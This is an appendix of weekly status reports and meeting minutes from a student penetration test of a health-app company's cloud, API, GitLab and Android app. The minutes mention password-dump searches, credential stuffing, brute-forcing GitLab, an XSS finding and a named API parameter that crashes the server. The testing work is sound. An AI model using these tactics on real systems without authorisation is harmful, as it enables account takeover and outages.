	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟩	🟩

Done	Statement of work v1, Class activites, Statement of work v2, Contract, NDA and SoW meeting
Tasks next week	Recon Kubernetes, Recon Metrics Dashboard, Recon Cloud SQL, Recon Website, Problem Statement Presentation
Tasks left from week	Thesis: write method

Problems	a bit behind on method writing due to Statement of work taking priority.
Solutions	Write parts of method relevant for Recon tickets early next week.

Sebastian Ikin and Jakob Madsen
TDAT3001

Kunnskap for en bedre verden

Status-report for bachelor-project 11, week 5 2021

Trondheim, 29.01.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Thesis: write method	3	0	3	10
Problem Statement Presentation	3	3	6	6
Recon Kubernetes	8.5	0	8.5	8.5
Recon API	8.5	9	17.5	17.5
Technical Report: Threat Modelling	2	8	10	10

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	25	20	45	123

* *Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟩	🟩

Done	Thesis: write method, Problem Statement Presentation
Tasks next week	Recon Cloud Storage, Recon GitLab Server, Recon Metrics Dashboard, Recon Cloud SQL, Recon Website
Tasks left from week	Technical Report: Threat Modelling, Recon API, Recon Kubernetes

Problems	A bit behind on the amount of hours for recon.
Solutions	Worst case scenario is to have a combined approach to exploits and recon, as some recon/exploits will be more obvious as we are actively exploiting.

Sebastian Ikin and Jakob Madsen
TDAT3001

Status-report for bachelor-project 11, week 6 2021
Trondheim, 14.02.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Recon Kubernetes	14.5	0	14.5	23
Recon Cloud Storage	6	0	6	6
Recon GitLab Server	10.5	0	10.5	10.5
Recon API	2	0	2	19.5
Technical Report: Threat Modelling	0	6	6	16
Recon Metrics Dashboard	0	15.5	15.5	15.5
Recon Website	0	13.5	13.5	13.5
Recon Cloud SQL	0	8	8	8

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	33	43	76	199

** Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟨	🟧	🟨

Done	Recon Kubernetes, Technical Report: Threat Modelling
Tasks next week	Recon GitLab Server, Recon Cloud SQL
Tasks left from week	Recon API, Recon Cloud Storage, Recon Metrics Dashboard, Recon Website

Problems	Cooperation is yellow due to difference in hours, results and calendar time are in the yellow due to us being behind on several tickets.
Solutions	Although the difference in hours looks bad, the total hours spent across the project are equal for both Jakob and Sebastian. Calendar time is due to us underestimating the recon tickets, and being unable to work more hours this week, due to another class. Results are behind for the same reason. To mitigate, we will reestimate the relevant tickets and accounting for hours available each week. This problem will solve itself mid-march as we only have the thesis left.

Sebastian Ikin and Jakob Madsen
TDAT3001

NTNU
Kunnskap for en bedre verden

Status-report for bachelor-project 11, week 7 2021

Trondheim, 21.02.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Recon GitLab Server	8.5	0	8.5	19
Recon Cloud Storage	3	0	3	9
Recon API	3	0	3	22.5
Update Meeting 1	0.5	0.5	1	1
Recon Website	0	11	11	24.5
Recon Metrics Dashboard	0	9	9	14.5
Recon Cloud SQL	0	2	2	10

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	15	22.5	37.5	236.5

* *Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟨	🟨

Done	Update Meeting 1
Tasks next week	Research relevant theory, Thesis: write theory, Thesis: write preface, Thesis: write assignment, Technical Report: System Overview, Technical Report: Goals
Tasks left from week	Recon API, Recon Cloud Storage, Recon GitLab Server

Problems	Calendar time is still yellow due to being somewhat behind on recon, There are still many tasks left. Some discrepancy in available time worked due to Innovation project in different subject.
Solutions	Although it might look like much, the remaining tickets only have a little bit of work left (5%-20%), so it may not be ideal, but is not critical as of yet. Results are in the green due to us achieving more than expected despite only being able to dedicate half of this week towards the bachelor.

Sebastian Ikin and Jakob Madsen
TDAT3001

Status-report for bachelor-project 11, week 8 2021

Trondheim, 28.02.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Thesis: write theory	17.5	4	21.5	21.5
Recon GitLab Server	4	0	4	23
Recon Cloud Storage	5	0	5	14
Thesis: write preface	3.5	0	3.5	3.5
Recon Password Dumps	8	20	28	34
Recon Metrics Dashboard	0	5	5	29.5
Thesis: write assignment, structure and wordlist	0	4	4	4
Technical Report: Goals	0	1	1	1

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	38	34	72	307.5

* *Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟩	🟩

Done	Recon GitLab Server, Recon Cloud Storage, Thesis: write preface, Recon Metrics Dashboard
Tasks next week	Thesis: write assignment, structure and wordlist, Technical Report: System Overview, Thesis: write theory
Tasks left from week	Recon Password Dumps, Technical Report: Goals

Problems	The password-dump investigation is a task we decided to add as it's own ticket, due to the time and scripts required to do it properly. Due to Password-dumps taking priority, the Goals part of the technical report is not finished.
Solutions	This currently sit's at 85% completion as they are currently being searched through by a script, once done, we can close the ticket.

Sebastian Ikin and Jakob Madsen
TDAT3001

NTNU
Kunnskap for en bedre verden

Status-report for bachelor-project 11, week 9 2021
Trondheim, 07.03.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Technical Report: System Overview	11	0	11	11
Thesis: write theory	5	10	15	36.5
Recon Password Dumps	3.5	14	17.5	51.5
Grooming and admin: week 9	2	1	3	3
Thesis: write assignment, structure and wordlist	1	3	4	8
Technical Report: Goals	1	3	4	5

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	23.5	31	54.5	362

** Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟨	🟩

Done	Technical Report: System Overview, Thesis: write theory, Recon Password Dumps, Grooming and admin: week 9, Thesis: write assignment, structure and wordlist, Technical Report: Goals
Tasks next week	Exploit Website, Exploit GitLab Server, Grooming and admin: week 10
Tasks left from week	

Problems	Some discrepancy in cooperation due to reading for exams. Lots of misses on end dates for tickets over the past few weeks. Password dumps research took twice as long as estimated.
Solutions	The discrepancy in hours due to exams will even out over the next couple of weeks. Introduced weekly grooming sessions to mitigate unrealistic time estimations.

Sebastian Ikin and Jakob Madsen
TDAT3001

NTNU
Kunnskap for en bedre verden

Status-report for bachelor-project 11, week 10 2021
Trondheim, 14.03.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Exploit GitLab Server	29	0	29	29
Update Meeting 2	0.5	0.5	1	1
Grooming and admin: week 10	1	0.5	1.5	1.5
Exploit Website	0	27	27	27
Recon Password Dumps	0	1	1	52.5

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	30.5	29	59.5	421.5

* *Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟩	🟩

Done	Update Meeting 2, Grooming and admin: week 10, Recon Password Dumps
Tasks next week	Grooming and admin: week 11, Exploit Website, Exploit GitLab Server
Tasks left from week	

Problems	Currently no pressing problems, moving along nicely. Possibly less hours next week due to exams.
Solutions	

Sebastian Ikin and Jakob Madsen
TDAT3001

Status-report for bachelor-project 11, week 11 2021
Trondheim, 21.03.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Exploit GitLab Server	9.5	0	9.5	38.5
Recon Android App	13.5	0	13.5	13.5
Grooming and admin: week 11	0.5	0	0.5	0.5
Exploit Website	0	5	5	32

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	23.5	5	28.5	450

* *Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟨	🟩	🟥	🟩

Done	Exploit GitLab Server, Grooming and admin: week 11
Tasks next week	Recon Android App, Exploit Android App, Grooming and admin: week 12
Tasks left from week	Exploit Website

Problems	Disconnect in cooperation and number of hours worked caused by exams, this will even out now that bachelor tasks are all that are left.
Solutions	

Sebastian Ikin and Jakob Madsen
TDAT3001

Status-report for bachelor-project 11, week 12 2021

Trondheim, 28.03.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Recon Android App	19	3	22	35.5
Exploit Android App	14.5	4	18.5	18.5
Grooming and admin: week 12	0.5	0	0.5	0.5
Exploit Website	0	12	12	44

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	34	19	53	503

* *Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟥	🟩

Done	Recon Android App, Grooming and admin: week 12, Exploit Website
Tasks next week	Exploit API, Grooming and admin: week 13, Exploit Android App
Tasks left from week	Exploit Android App

Problems	Disconnect in cooperation due to upcoming easter holidays. App exploitation taking longer than expected.
Solutions	Cooperation will even out when holiday is over, expanded App-exploitation time into next week.

Sebastian Ikin and Jakob Madsen
TDAT3001

Status-report for bachelor-project 11, week 13 2021

Trondheim, 04.04.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Exploit Android App	34	0	34	52.5
Grooming and admin: week 13	1	0	1	1
Exploit API	0	43	43	43

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	35	43	78	581

** Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟨	🟩

Done	Grooming and admin: week 13
Tasks next week	Exploit Cloud, Exploit Metrics Dashboard, Grooming and admin: week 14
Tasks left from week	Exploit Android App, Exploit API

Problems	Disconnect in cooperation due to catching up from last week. Found a couple of interesting opportunities in current tickets, as such, neither have been listed as done.
Solutions	Cooperation will even out, might need to assign more time to current tickets.

Sebastian Ikin and Jakob Madsen
TDAT3001

Kunnskap for en bedre verden

Status-report for bachelor-project 11, week 14 2021

Trondheim, 11.04.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Exploit Android App	6	0	6	58.5
Exploit Cloud	14.5	0	14.5	14.5
Exploit Metrics Dashboard	5	23.5	28.5	28.5
Update Meeting 3	0.5	0.5	1	1
Grooming and admin: week 14	1	0	1	1
Exploit remaining	1	0	1	1
Exploit API	0	10	10	53
Technical Report: Results, Vulnerabilites, Observations	0	8	8	8

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	28	42	70	654

** Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟥	🟩

Done	Exploit Android App, Exploit Cloud, Exploit Metrics Dashboard, Update Meeting 3, Grooming and admin: week 14, Exploit remaining, Exploit API
Tasks next week	Exploit remaining, Grooming and admin: week 15, Technical Report: Results, Vulnerabilites, Observations, Technical Report: Recommendations, Executive summary
Tasks left from week	

Problems	Major disconnect in hours worked due to Sebastian being sick Monday, and hours still being caught up from easter. Total hours worked by both are now the same.
Solutions	As described above this is really not a problem this time around, but know that it's there.

Sebastian Ikin and Jakob Madsen
TDAT3001

Status-report for bachelor-project 11, week 15 2021
Trondheim, 18.04.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Exploit remaining	10.5	0	10.5	11.5
Technical Report: Recommendations	22.5	0	22.5	22.5
Grooming and admin: week 15	1	0	1	1
Technical Report: Results, Vulnerabilites, Observations	0	30.5	30.5	38.5

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	34	30.5	64.5	718.5

** Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟩	🟩

Done	Grooming and admin: week 15
Tasks next week	Grooming and admin: week16, Update Meeting 4, Technical Report: Results, Vulnerabilites, Observations, Technical Report: Recommendations, Executive summary
Tasks left from week	Exploit remaining

Problems	A few minor things remaining on Exploit Remaining.
Solutions	Finish investigating next week, generally we are doing well in terms of time.

Sebastian Ikin and Jakob Madsen
TDAT3001

Kunnskap for en bedre verden

Status-report for bachelor-project 11, week 16 2021
Trondheim, 25.04.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Executive summary	9	6	15	15
Exploit remaining	4.5	0	4.5	16
Thesis: Correct Old	11	10	21	21
Technical Report: Recommendations	2	0	2	24.5
Thesis: write results	5.5	15	20.5	20.5
Grooming and admin: week16	0.5	0	0.5	0.5

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	32.5	31	63.5	782

** Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟩	🟩

Done	Exploit remaining, Thesis: Correct Old, Grooming and admin: week16
Tasks next week	Update Meeting 4, Grooming and admin: week 17, Technical Report: Results, Vulnerabilites, Observations, Technical Report: Recommendations, Executive summary, Thesis: write results
Tasks left from week	

Problems	Had to move finishing technical report and executive summary one week ahead for some feedback.
Solutions	Start writing thesis-results in the meantime.

Sebastian Ikin and Jakob Madsen
TDAT3001

Kunnskap for en bedre verden

Status-report for bachelor-project 11, week 17 2021

Trondheim, 02.05.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Thesis: Correct Old	5.5	3	8.5	29.5
Thesis: First draft	24	33	57	77.5
Update Meeting 4	0.5	0.5	1	1
Grooming and admin: week 17	1	0	1	1
Review Technical Report	0	1	1	1

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	31	37.5	68.5	850.5

** Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟨	🟩

Done	Thesis: Correct Old, Update Meeting 4, Grooming and admin: week 17, Review Technical Report
Tasks next week	Make Technical Report Presentation, Thesis: Second draft, Review appendices and admin, Grooming and admin: week 18, Thesis: First draft
Tasks left from week	

Problems	Minor disconnect in cooperation due to catch up in terms of total hours.
Solutions	Will correct itself.

Sebastian Ikin and Jakob Madsen
TDAT3001

NTNU
Kunnskap for en bedre verden

Status-report for bachelor-project 11, week 18 2021

Trondheim, 09.05.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Thesis: First draft	12.5	6	18.5	96
Make Technical Report Presentation	9.5	23	32.5	32.5
Thesis: Second draft	6	5	11	11
Review appendices and admin	2.5	2	4.5	4.5
Grooming and admin: week 18	1.5	0	1.5	1.5

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	32	36	68	918.5

* *Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟩	🟩

Done	Thesis: First draft, Make Technical Report Presentation, Grooming and admin: week 18
Tasks next week	Review Thesis, Present Thesis, Grooming and admin: week 19, Thesis: Second draft, Review appendices and admin
Tasks left from week	

Problems	
Solutions	

Sebastian Ikin and Jakob Madsen
TDAT3001

Kunnskap for en bedre verden

Status-report for bachelor-project 11, week 19 2021

Trondheim, 15.05.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Thesis: Second draft	26.5	19	45.5	56.5
Review appendices and admin	7	11	18	22.5
Present Thesis	1	1	2	2
Grooming and admin: week 19	0.5	0	0.5	0.5
Make Technical Report Presentation	0	5	5	37.5

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	35	36	71	989.5

* *Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟩	🟩

Done	Thesis: Second draft, Review appendices and admin, Present Thesis, Grooming and admin: week 19, Make Technical Report Presentation
Tasks next week	Review Thesis
Tasks left from week	

Problems	Not a problem per se, but an important note. One ticket remains, and we have decided a full documentation-freeze in order to have all the appendixes for the thesis ready.
Solutions	The final ticket review thesis is what we will be spending the rest of our time doing.

E Meeting Notices and Minutes

NTNU
Kunnskap for en bedre verden

Notice for bachelor-meeting project 11, 1/2021 Trondheim, 12.01.2021

Meeting notice goes to:
Jakob Madsen, Sebastian Ikin and Donn Morrison

Time and place: Thursday **14.01.2021 10.00 – 11.00**. **Digital meeting on Zoom.**
Referent: **Sebastian Ikin**

Agenda:

Case-nr.	Case	Time	Responsible
1/2021	Go through the task	20 min	Sebastian
2/2021	Suggested work-plan	10 min	Sebastian
3/2021	Establishment of responsibilities	5 min	Jakob
4/2021	Guidelines for evaluation	10 min	Jakob
5/2021	Relevant parts of project handbook	10 min	Jakob
6/2021	Approval of minute and misc	5 min	Sebastian

There will be no pauses and serving during the meeting.

Get in touch with Sebastian (sebastai@stud.ntnu.no / tlf 472 66 380) if you are unable to attend.

Welcome!

Sebastian Ikin

NTNU

Kunnskap for en bedre verden

Minute for bachelor-meeting project 11, 1/2021 Trondheim, 14.01.2021

Attendees:
Jakob Madsen, Sebastian Ikin and Donn Morrison

Meeting took place on Thursday **14.01.2021 10.00 – 11.00**. **Digital meeting on Zoom.**
Referent: **Sebastian Ikin**

Case-nr	**Resolution**
1/2021	**Donn offered to ask some companies for opportunities for pentesting and suggested testing routers/IoT devices.** **Should find a client before the end of next week.** **Setup a workflow with a virtual machine.** **Divide pentestplan: reconnaissance, attack phase, write up, feedback to client.**
2/2021	**Current work plan looks good and will be updated once the plan is discussed with the client.**
3/2021	**We will talk directly with the client.** **There will be a meeting with the client to discuss the systems we will test.**
4/2021	**Focus on writing a clean rapport and relevant documentation.** **Clear presentation of results and thorough methodology.**
5/2021	**We will stick to the project handbook.**
6/2021	**Minute approved, Signal chosen as informal line of communication.**

NTNU

Kunnskap for en bedre verden

Notice for bachelor-meeting project 11, 2/2021 Trondheim, 20.01.2021

Meeting notice goes to:
Roald Fernandez, Sigbjørn Kjensmo, Donn Morrison, Jakob Madsen and Sebastian Ikin

Time and place: Thursday **21.01.2021 13.30 – 14.15**. **Digital meeting on Google Meet.**
Referent: **Sebastian Ikin**

Agenda:

Case-nr.	Case	Time	Responsible
7/2021	General info	5 min	Jakob
8/2021	Available infrastructure and scope of testing	15 min	Jakob
9/2021	Limitations on destructive attacks	5 min	Jakob
10/2021	Procedure for reporting exploits	5 min	Jakob
11/2021	Disclosure and deliveries	5 min	Jakob
12/2021	Next steps	5 min	Jakob
13/2021	Approval of minute and misc	5 min	Sebastian

There will be no pauses and serving during the meeting.

Get in touch with Sebastian (sebastai@stud.ntnu.no / tlf 472 66 380) if you are unable to attend.

Welcome!

NTNU
Kunnskap for en bedre verden

Minute for bachelor-meeting project 11, 2/2021 Trondheim, 21.01.2021

Attendees:
Roald Fernandez, Sigbjørn Kjensmo, Donn Morrison, Jakob Madsen and Sebastian Ikin

Meeting took place on Thursday **21.01.2021 13.30 – 14.15**. **Digital meeting on Google Meet.**
Referent: **Sebastian Ikin**

Case-nr	**Resolution**
7/2021	Picterus informed about pentest-project, dates and hours allocated. Roald works with infrastructure, Sigbjørn software + infrastructure. App uses ML for detection of Jaundice based on skin-color.
8/2021	App security has been tested before. They have a web server with a public api which sends userkey for data. Picterus prefers focus on weaknesses in the api. Servers run on a Kubernetes Cluster and Gitlab server is used for deployments to kubernetes security and VC. A Metrics dashboard also runs on the Kubernetes cluster. Wordpress web-server also on cluster. Other backend on cloud sql, and google cloud storage. Everything on Google Cloud. Most critical is image access. No Image metadata in new app. We are welcome to play with the Staging cluster. Possibly test early prototype of new app if time, should be finished in early march.
9/2021	Check with Picterus on a situational basis, we will get a list. Do not breach Google!
10/2021	Alert on testing certain features for metrics sake. Setup proper communications-line after NDA signed
11/2021	Picterus will draft NDA, Picterus informed about final report.
12/2021	Draft document for scope, agreement on a time to start. Statement of work. New meeting soon for Statement of work signing.
13/2021	No misc.

NTNU
Kunnskap for en bedre verden

Notice for bachelor-meeting project 11, 3/2021 Trondheim, 28.01.2021

Meeting notice goes to:
Roald Fernandez, Sigbjørn Kjensmo, Jakob Madsen and Sebastian Ikin

Time and place: Friday **28.01.2021 9:30-9:50**. **Digital meeting on Google Meet.**
Referent: Jakob Madsen

Agenda:

Case-nr.	Case	Time	Responsible
14/2021	Statement of work	10 min	Sebastian
15/2021	Bachelor contract	10 min	Sebastian

There will be no pauses and serving during the meeting.

Get in touch with Sebastian (sebastai@stud.ntnu.no / tlf 472 66 380) or jakob (jakoblm@stud.ntnu.no / tlf 92694433) if you are unable to attend.

Welcome!

NTNU
Kunnskap for en bedre verden

Minute for bachelor-meeting project 11, 3/2021 Trondheim, 29.01.2021

Attendees:
Roald Fernandez, Sigbjørn Kjensmo, Jakob Madsen and Sebastian Ikin

Meeting took place on Friday **29.01.2021 9:30-9:50**. **Digital meeting on Google Meet.**
Referent: **Jakob Madsen**

Case-nr	**Resolution**
14/2021	Picterus wants their website (picterus.com) added to the scope. Final draft will be sent to all parties when the necessary changes are made. Gathering of intelligence will start after both contracts are signed.
15/2021	The bachelor will not be public for 3 years.

NTNU
Kunnskap for en bedre verden

Notice for bachelor-meeting project 11, 4/2021 Trondheim, 19.02.2021

Meeting notice goes to:
Donn Morrison, Jakob Madsen and Sebastian Ikin

Time and place: Friday **19.02.2021 13:00-13:30**. **Digital meeting on Zoom.**
Referent: Sebastian

Agenda:

Case-nr.	Case	Time	Responsible
16/2021	Current State of Project	10 min	Jakob
17/2021	Current Challenges	10 min	Jakob
18/2021	Found Targets	10 min	Jakob

There will be no pauses and serving during the meeting.

Get in touch with Sebastian (sebastai@stud.ntnu.no / tlf 472 66 380) or jakob (jakoblm@stud.ntnu.no / tlf 92694433) if you are unable to attend.

Welcome!

Minute for bachelor-meeting project 11, 4/2021 Trondheim, 19.02.2021

Attendees:
Donn Morrison, Jakob Madsen and Sebastian Ikin

Meeting took place on Friday **19.02.2021 13:00-13:30**. **Digital meeting on Zoom**
Referent: **Sebastian Ikin**

Case-nr	**Resolution**
16/2021	Innovation camp slowed the project down, worked 211 hours total, lots of research has been done and we need to do more. Basic workflow of their API has been found.
17/2021	Finding unpatched weak points. Look into asset-finder. Ask for the App again, look for a token. Subdomain Scan with asset finder, AMASS (zap). Look for password-dumps. Collections, comb-breach dump. Credential stuffing. Reverse proxies for the webserver (see smuggling and cache-poisoning), see James Kettle, use smuggler tool (see github, needs post-endpoint) is possible. GitLab images is a long-shot, try sending a packet from ntnu..? Find something: document enough for reproduction. For pass; document what tests you used.
18/2021	Basic auth could be anything, gitlab can be brute forced.

Kunnskap for en bedre verden

Notice for bachelor-meeting project 11, 5/2021 Trondheim, 11.03.2021

Meeting notice goes to:
Donn Morrison, Jakob Madsen and Sebastian Ikin

Time and place: Thursday **11.03.2021 13:00-13:30**. **Digital meeting on Zoom.**
Referent: Jakob Madsen

Agenda:

Case-nr.	Case	Time	Responsible
19/2021	Project State and Plan Forward	10 min	Sebastian
20/2021	Passwords Dump Results	10 min	Sebastian
21/2021	App Exploitation	10 min	Sebastian

There will be no pauses and serving during the meeting.

Get in touch with Sebastian (sebastai@stud.ntnu.no / tlf 472 66 380) or jakob (jakoblm@stud.ntnu.no / tlf 92694433) if you are unable to attend.

Welcome!

NTNU

Kunnskap for en bedre verden

Minute for bachelor-meeting project 11, 5/2021 Trondheim, 11.03.2021

Attendees:
Donn Morrison, Jakob Madsen and Sebastian Ikin

Meeting took place on Friday **11.03.2021 13:00-13:30**. **Digital meeting on Zoom**
Referent: **Jakob Madsen**

Case-nr	**Resolution**
19/2021	We are focusing on the Owasp checklist and pursuing vectors which look promising. Donn recommended checking if subdomain takeover is possible. Check Subdomain with blind SSRF. Donn gave us clues as to which version the Gitlab instance might be running.
20/2021	We found 2 passwords belonging to a board member. Invited Donn to the Gitlab repo which contains results.
21/2021	We are getting access to the app today (thursday 11.03). Check the apk for URLs and keys with APLleaks.

NTNU

Kunnskap for en bedre verden

Notice for bachelor-meeting project 11, 6/2021 Trondheim, 06.04.2021

Meeting notice goes to:
Donn Morrison, Jakob Madsen and Sebastian Ikin

Time and place: Thursday **08.04.2021 13:00-13:30**. **Digital meeting on Zoom.**
Referent: Sebastian Ikin

Agenda:

Case-nr.	Case	Time	Responsible
22/2021	App Exploit Results	10 min	Sebastian
23/2021	API Exploit Results	10 min	Jakob
24/2021	Structure of Technical Report	10 min	Jakob

There will be no pauses and serving during the meeting.

Get in touch with Sebastian (sebastai@stud.ntnu.no / tlf 472 66 380) or jakob (jakoblm@stud.ntnu.no / tlf 92694433) if you are unable to attend.

Welcome!

NTNU
Kunnskap for en bedre verden

Minute for bachelor-meeting project 11, 6/2021 Trondheim, 08.04.2021

Attendees:
Donn Morrison, Jakob Madsen and Sebastian Ikin

Meeting took place on Friday **08.04.2021 13:30-14:00**. **Digital meeting on Zoom**
Referent: **Sebastian Ikin**

Case-nr	**Resolution**
22/2021	We can capture the traffic now, found the auth-token, most OWASP mobile tests carried out as a result.
23/2021	Failed attacks: ● HTTP smuggling ● Cache poisoning ● Flaws in business logic XSS injection in /child and /feedback waiting to be triggered. API crashes on strings larger than 45 characters in endpoint /child and parameter "ethnicity_father". This can be used to coordinate a Denial of Service attack. Recommendations from Donn: https://github.com/terorie/cve-2021-3449 https://github.com/irsl/CVE-2020-1967
24/2021	About two weeks each for technical report and thesis is recommended by Donn. Clear date for first draft of technical report.

Notice for bachelor-meeting project 11, 7/2021 Trondheim, 22.04.2021

Meeting notice goes to:
Donn Morrison, Jakob Madsen and Sebastian Ikin

Time and place: Thursday **26.04.2021 10:00-10:30**. **Digital meeting on Zoom.**
Referent: Jakob Madsen

Agenda:

Case-nr.	Case	Time	Responsible
25/2021	Technical Report Feedback	10 min	Sebastian
26/2021	Questions regarding theory and method	10 min	Sebastian
27/2021	Questions about results and discussion	10 min	Jakob

There will be no pauses and serving during the meeting.

Get in touch with Sebastian (sebastai@stud.ntnu.no / tlf 472 66 380) or jakob (jakoblm@stud.ntnu.no / tlf 92694433) if you are unable to attend.

Welcome!

Minute for bachelor-meeting project 11, 7/2021 Trondheim, 26.04.2021

Attendees:
Donn Morrison, Jakob Madsen and Sebastian Ikin

Meeting took place on Friday **26.04.2021** ~~10:00-10:30~~ **11:15-11:45**. **Digital meeting on Zoom**
Referent: **Jakob Madsen**

Case-nr	**Resolution**
25/2021	Technical report: Looks good, some comments: ● Mention theft of assets and IP. ● Double check subdomains, especially API. ● page 28: mention why Donn was searched for in passwords. Summary: ● Fix capitalization Let Picteruses's security deal with leaked passwords. (credential stuffing)
26/2021	Method: ● Referring to specific documentation is fine. ● Covering specifics of standard to illustrate our differences is also fine.
27/2021	Results: ● How we worked together ● PTES + Agile ● Include failed tests, mention high success in test coverage ● Mentioned custom attacks that failed ○ include scripts in appendix ● Don't include evidence in thesis ● Include delivery of results to Picterus ● Cover OWASP vulnerabilities in general terms ● Include CVEs where possible

NTNU

Kunnskap for en bedre verden

Notice for bachelor-meeting project 11, 8/2021 Trondheim, 30.04.2021

Meeting notice goes to:
Donn Morrison, Roald Fernandez, Sigbjørn Kjensmo, Gunnar Vartdal, Jakob Madsen and Sebastian Ikin

Time and place: Tuesday **11.05.2021 15:00-15:50**. **Digital meeting (link coming).**

Agenda:

Case-nr.	Case	Time	Responsible
28/2021	Present bachelor	30 min	Sebastian
29/2021	Present Technical report and Executive summary	10 min	Sebastian
30/2021	Questions	10 min	Jakob

There will be no pauses and serving during the meeting.

Get in touch with Sebastian (sebastai@stud.ntnu.no / tlf 472 66 380) or jakob (jakoblm@stud.ntnu.no / tlf 92694433) if you are unable to attend.

Welcome!

Minute for bachelor-meeting project 11, 8/2021 Trondheim, 11.05.2021

Attendees:
Donn Morrison, Roald Fernandez, Sigbjørn Kjensmo, Gunnar Vartdal, Jakob Madsen and Sebastian Ikin

Meeting took place on Tuesday **11.05.2021 15:00-15:50**. **Digital meeting on Google Meet**
Referent: **Jakob Madsen**

Case-nr	**Resolution**
28/2021	We showed Picterus a video presentation of our bachelor thesis. There were some questions regarding the assumption of 500 HTTP error codes, whether these meant that the server crashed or not, as they were used where normally one would use 4xx codes.
29/2021	Sebastian gave a quick overview of the Technical report and Executive summary. He also gave summaries of the issues found and our recommendations.
30/2021	There were no questions other than the question mentioned above. After the meeting Picterus was sent the products together with the issue specific documentation.